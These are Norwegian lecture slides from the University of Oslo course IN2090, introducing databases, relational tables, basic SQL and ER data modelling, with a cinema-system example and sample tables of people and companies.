

IN2090 – Databaser og datamodellering


01 – Introduksjon og motivasjon: Databaser

Leif Harald Karlsen
leifhka@ifi.uio.no



Universitetet i Oslo

Hvorfor bruke databaser?



Motivasjon

Hvorfor bruke databaser?

Hvorfor ikke bare bruke f.eks. Python-lister eller Java Collections?

```
handlekurv = ["gulrot", "ost", "juice", "melk"]
```

1. Dataenes levetid

- ◆ Variabler blir lagret i RAM (Random Access Memory)
- ◆ Dette minnet blir slettet hver gang maskinen slås av
- ◆ Vil ofte bevare data igjennom omstart

2. Skalerbar lagringsplass

- ◆ 1 GB harddisk-minne mye billigere enn 1 GB med RAM

3. Separere data fra kode

- ◆ Pythons data er kun tilgjengelig fra Pythons kjøretid
- ◆ Vil ofte la dataene være tilgjengelig for flere programmer

Alle disse problemene er løst av filsystemet!

Motivasjon

Hvorfor bruke databaser?

Så hvorfor ikke bare bruke filer?

Python + Filer

```
import csv
import os

filea = "a.csv"
fileb = "b.csv"
temp = "temp.csv"
source1 = csv.reader(open(filea,"r"),delimiter=",")
source2 = csv.reader(open(fileb,"r"),delimiter=",")

source2_dict = {}
for row in source2:
    source2_dict[row[0]] = row[1]

with open(temp, "w") as fout:
    csvwriter = csv.writer(fout, delimiter=delim)
    for row in source1:
        if row[1] in source2_dict:
            row[3] = source2_dict[row[1]]
        csvwriter.writerow(row)
os.rename(temp, filea)
```


SQL + Database

```
UPDATE a
    SET c4=b.c2
    FROM b
    WHERE a.c2 = b.c1;
```

Motivasjon

Hvorfor bruke databaser?

Så hvorfor ikke bare bruke filer?




Databasen fungerer som et abstraksjonslag over filsystemet

- ◆ Enklere å søke i og manipulere data
- ◆ Enklere å spesifisere strukturen på dataene
- ◆ Effektivitet og skalerbarhet

Databaser

- ◆ En database er en samling data på et bestemt format
- ◆ Ulike typer databaser som fokuserer på lagring og håndtering av ulike typer data
- ◆ **Dokument-databaser:** Fokuserer på dokumenter og effektive søk i store mengder tekst
- ◆ **Key-value stores:** Fokuserer på nøkkel-verdi-par (JSON, Dictionaries, HashMaps, osv.)
- ◆ **Graf databaser:** Fokuserer på grafer og effektivt finne stier mellom noder i en graf
- ◆ **Relasjonelle databaser:** Fokuserer på data i tabell-form (mengder av tupler)
- ◆ I dette kurset skal vi kun jobbe med relasjonelle databaser



Relasjonelle databaser: Forenklet beskrivelse

- ◆ En relasjonell database er en samling tabeller
- ◆ En tabell er også kalt en relasjon
- ◆ En tabell har
 - ◆ et navn,
 - ◆ en samling kolonner
 - ◆ og en samling rader (som er dataene)
- ◆ En kolonne har
 - ◆ et navn,
 - ◆ og en type

Customers

CustomerID (int)	Name (text)	Birthdate (date)	NrProducts (int)
0	Anna Consuma	1978-10-09	19
1	Peter Young	2009-03-01	1
2	Carla Smith	1986-06-14	8
3	Sam Penny	1961-01-09	14
4	John Mill	1989-11-16	8
5	Yvonne Potter	1971-04-12	6

Relasjonelle databaser = Regneark?

Så, relasjonelle databaser er egentlig bare regneark?

Nei, i motsetning til regneark har relasjonelle databaser:

- ◆ en rigid struktur
- ◆ spørrespråk for uthenting og manipulering av data
- ◆ programmatiske grensesnitt for interaksjon med databasen (fra f.eks. Python eller Java)
- ◆ systemer for sikkerhet og kontroll av hvem som har tilgang til dataene
- ◆ systemer som sikrer integritet av dataene
- ◆ støtte for langt større og mer kompliserte datamengder



- ◆ Egentlig er en database bare en mengde data (ikke et system/program)
- ◆ Et databasesystem (DBMS) er
 - et system som lar brukere definere, lage, vedlikeholde og kontrollere tillgangen til databasen.*
- ◆ Et relasjonelt databasesystem (RDBMS) er
 - et databasesystem over relasjonelle databaser.*
- ◆ Bruker ofte ordet "database" for både dataene, programmet, og kombinasjonen

Hvorfor Relasjonelle Databaser?

- ◆ Relasjonelle databaser er den desidert mest brukte typen database
- ◆ Nesten all data kan (naturlig) representeres som tabeller
- ◆ Naturlig format å jobbe med
- ◆ Enkelt å presist spesifisere strukturen til dataene (metadata)
- ◆ Denne rigide strukturen tillater svært effektiv uthenting, manipulering og oppdatering av data
- ◆ Gir også mange ulike typer sikkerhet

Når bør man ikke bruke relasjonelle databaser?

Finnes også tilfeller når man ikke bør bruke relasjonelle databaser, f.eks. når:

- ◆ dataene ikke har noen klar struktur (f.eks. ren tekst, video, lyd)
 - ◆ Bruk dokument-databaser
- ◆ man er interessert i hvilke relasjoner gitte individer har (*"hva er relasjonen mellom Ola og Kari?"*) fremfor hvilke individer som har hvilke gitte relasjoner (*"hvem er mor til Ola?"*)
 - ◆ Bruk grafdatabase
- ◆ man alltid må lese store, men kjente mengder data inn i minne ved hver bruk (f.eks. konfigurasjonsfiler, grafikk)
 - ◆ Bruk vanlige filer

Spørrespråk: SQL


- ◆ Et spørrespråk er et språk for å formulere spørninger (spørsmål) til en database
- ◆ De fleste spørrespråk er *deklarative*, man uttrykker *hva* man vil finne fremfor *hvordan* det skal finnes
- ◆ SQL er det mest brukte spørrespråket og det vi skal lære i dette kurset
- ◆ SQL har også funksjonalitet for manipulering (oppdatere, sette inn, slette, osv.) av data og metadata
- ◆ SQL kan enten skrives og kjøres direkte av mennesker, eller bli generert og kjørt av programmer (f.eks. Java eller Python)

```
SELECT age  
      FROM person  
 WHERE name = 'Kari';
```

SQL-spørring som finner alderen til personen med navn Kari.

Takk for nå!

Neste video handler om datamodellering.



IN2090 – Databaser og datamodellering


01 – Introduksjon og motivasjon: Modellering

Leif Harald Karlsen
leifhka@ifi.uio.no



Universitetet i Oslo

Hvorfor datamodellering?



Data vs. informasjon

- ◆ Innholdet i en database er *data*
- ◆ F.eks. i en kolonne som heter *Vekt* kan man ha verdien 142.3
- ◆ Dette er en bit data, og sier oss egentlig ingenting!
- ◆ Må vite hvordan verdien skal tolkes for at det skal gi oss noe *informasjon*
- ◆ F.eks. hvilken måleenhet er brukt, hva er det vekten på, betegner det faktisk vekt eller maks vekt, osv.
- ◆ Informasjon er data pluss regler for hvordan data skal tolkes

Heis	Vekt	...
:	:	:
3	142.3	...
:	:	:

Heis nr. 3 veier 142.3kg?

3 heiser har maks kapasitet 142.3 kg?

Heis nr. 3 har maks kapasitet 142.3 tonn?

Heiser kan ta 3 mennesker som hver veier 142.3 kg?

Fra domene til data



- ◆ En database inneholder kun dataene fra et domene
- ◆ Så vi må oversette informasjon fra domene til data
- ◆ Mange måter å gjøre dette på, noen gode, andre dårlige
- ◆ Datamodellering hjelper oss med å finne de gode representasjonene

Hvorfor datamodellering?

Kompliserte domener: Entiteter

De fleste domener er veldig komplekse!

Universitet:	Nettbutikk:	Sykehus:	Skatt:
studenter	produkter	pasienter	personer
ansatte	kunder	ansatte	lønnstrinn
kurs	bestillinger	medisiner	relasjoner
foreninger	leverandører	sykdommer	frynsegoder
programmer	lagere	behandlinger	bedrifter
bygninger	kategorier	rutiner	organisasjoner
rom	kampanjer	krav	sykemeldinger
aktiviteter	regioner	rom	familiære forhold
forskningsgrupper	relatert	operasjoner	formue
karakterer	kvitteringer	inventar	arv
prosjekter	dokumenter	vakt	fagforeninger
:	:	:	:

Hvorfor datamodellering?

Kompliserte domener: Relasjoner

Disse entitetene har mange relasjoner mellom seg

Universitet:

ansatt ved
rom bestilt av
veileder
har karakter i
ledes av

:

Nettbutikk:

bestilt av
har kategori
koster
er med i kampanje
antall på lager

:

Sykehus:

får behandling
har kometanse til
har vakt
har utstyr
trinn i rutine

:

Skatt:


er datter av
tjener
medlem av
ansatt i
har lønnstrinn

:

Hvorfor datamodellering?

Kompliserte databaser


- ◆ Så databasen blir da veldig kompleks
 - ◆ Mange tabeller (f.eks. > 100)
 - ◆ Mange kolonner (f.eks. > 20)
 - ◆ Mange rader (millioner)
- ◆ Må da ha en god metode for å designe skjemaet til databasen
- ◆ Altså, hvilke tabeller og kolonner man skal ha, og hvordan tabellene er relatert



Komplisert databaseskjema

Datamodellering

- ◆ Et modelleringspråk brukes for å lage en modell av et domene
- ◆ En modell er en forenkling av virkeligheten som beskriver kun de tingene vi er interessert i
- ◆ Denne modellen blir så oversatt til et godt databaseskjema
- ◆ Finnes mange modelleringspråk:
 - ◆ UML
 - ◆ ORM
 - ◆ ER
 - ◆ OWL
- ◆ Vi skal bruke ER



ER-diagram av karakterer for et spill¹

¹ https://commons.wikimedia.org/wiki/File:ER_Diagram_MMORPG.png

Takk for nå!

Neste video gir et eksempel på hvordan databaser og datamodellering brukes sammen.



IN2090 – Databaser og datamodellering

01 – Introduksjon og motivasjon: Eksempel

Leif Harald Karlsen
leifhka@ifi.uio.no



Universitetet i Oslo

Eksempelanvendelse

Beskrivelse

- ◆ La oss si at vi skal lage et system for kinoer
- ◆ Systemet skal bestå av en samling programmer som tilsammen skal kunne:
 - ◆ La ansatte legge inn info om saler, filmer, visninger, priser, osv.
 - ◆ La kunder bestille billetter, se program, osv.
 - ◆ Lage rapporter over billettsalg ol. for kinoledelsen
 - ◆ Tillate analyse over dataene



Interessedomene

Eksempelanvendelse

Fra domene til modell (1)

1. Bestemme hvilke ting fra domene vi er interessert i:

- ◆ Kino
- ◆ Filmer
- ◆ Kinosaler
- ◆ Billetter
- ◆ Visninger
- ◆ Priser
- ◆ Program
- ◆ ...



2. Bestemme hva som er sant og interessant i vårt tilfelle

- ◆ Kan det være mer enn én sal per kino?
- ◆ Kan én billett bruker til å se mer enn én visning?
- ◆ Er det alltid én billett per person, eller finnes det gruppebilletter?
- ◆ Er det faste plasser på billetten?
- ◆ ...

Eksempelanvendelse


Fra domene til modell (2)

2. Bestemme hva som er sant og interessant i vårt tilfelle

- ◆ Kan det være mer enn én sal per kino?
- ◆ Kan én billett bruker til å se mer enn én visning?
- ◆ Er det alltid én billett per person, eller finnes det gruppebilletter?
- ◆ Er det faste plasser på billetten?
- ◆ ...



3. Lage modell i henhold til disse faktaene




ER-diagram som modellerer domene vårt

Eksempelanvendelse

Fra domene til modell (3)

3. Lage modell i henhold til disse faktaene





ER-diagram som modellerer domene vårt

Eksempelanvendelse


Fra modell til databaseskjema

4. Lage databaseskjema i henhold til modell



Eksempelanvendelse

Fra databaseskjema til bruk



Takk for nå!

Neste uke vil vi lære om den relasjonelle modellen



IN2090 – Databaser og datamodellering

02 – Relasjonsmodellen: Eksempler

Leif Harald Karlsen
leifhka@ifi.uio.no

02.09.21

Repetisjon: Begreper

Hva betyr følgende begrep og hvor finner man det i høyre kolonne?

- ◆ **Database**

Person

Navn	Adresse	Født	Pers.nr.	Jobb
Ole Persen	Veigaten 2	1991-02-03	12345	21419
Kari Olasen	Veigaten 2	1967-04-09	67891	18421
Nils Smith	Stedgaten 1	2001-11-30	98765	21419
Mary Maz	Husveien 32	1986-08-17	54321	04881


Firma

Navn	Reg.nr.
UiO	21419
DNB	18421
BI	04881
Freia	12345

Repetisjon: Begreper

Hva betyr følgende begrep og hvor finner man det i høyre kolonne?

- ◆ **Database**
- ◆ **Relasjon (Tabell)**



Repetisjon: Begreper

Hva betyr følgende begrep og hvor finner man det i høyre kolonne?

- ◆ **Database**
- ◆ **Relasjon (Tabell)**
- ◆ **Signatur**

Person (Navn, Adresse, Født, Pers.nr., Jobb)

Person				
Navn	Adresse	Født	Pers.nr.	Jobb
Ole Persen	Veigaten 2	1991-02-03	12345	21419
Kari Olasen	Veigaten 2	1967-04-09	67891	18421
Nils Smith	Stedgaten 1	2001-11-30	98765	21419
Mary Maz	Husveien 32	1986-08-17	54321	04881

Firma

Navn	Reg.nr.
UiO	21419
DNB	18421
BI	04881
Freia	12345

Repetisjon: Begreper

Hva betyr følgende begrep og hvor finner man det i høyre kolonne?

- ◆ **Database**
- ◆ **Relasjon (Tabell)**
- ◆ **Signatur**
- ◆ **Attributt (Kolonne)**

Person				
Navn	Adresse	Født	Pers.nr.	Jobb
Ole Persen	Veigaten 2	1991-02-03	12345	21419
Kari Olasen	Veigaten 2	1967-04-09	67891	18421
Nils Smith	Stedgaten 1	2001-11-30	98765	21419
Mary Maz	Husveien 32	1986-08-17	54321	04881

Firma

Navn	Reg.nr.
UiO	21419
DNB	18421
BI	04881
Freia	12345

Repetisjon: Begreper

Hva betyr følgende begrep og hvor finner man det i høyre kolonne?

- ◆ **Database**
- ◆ **Relasjon (Tabell)**
- ◆ **Signatur**
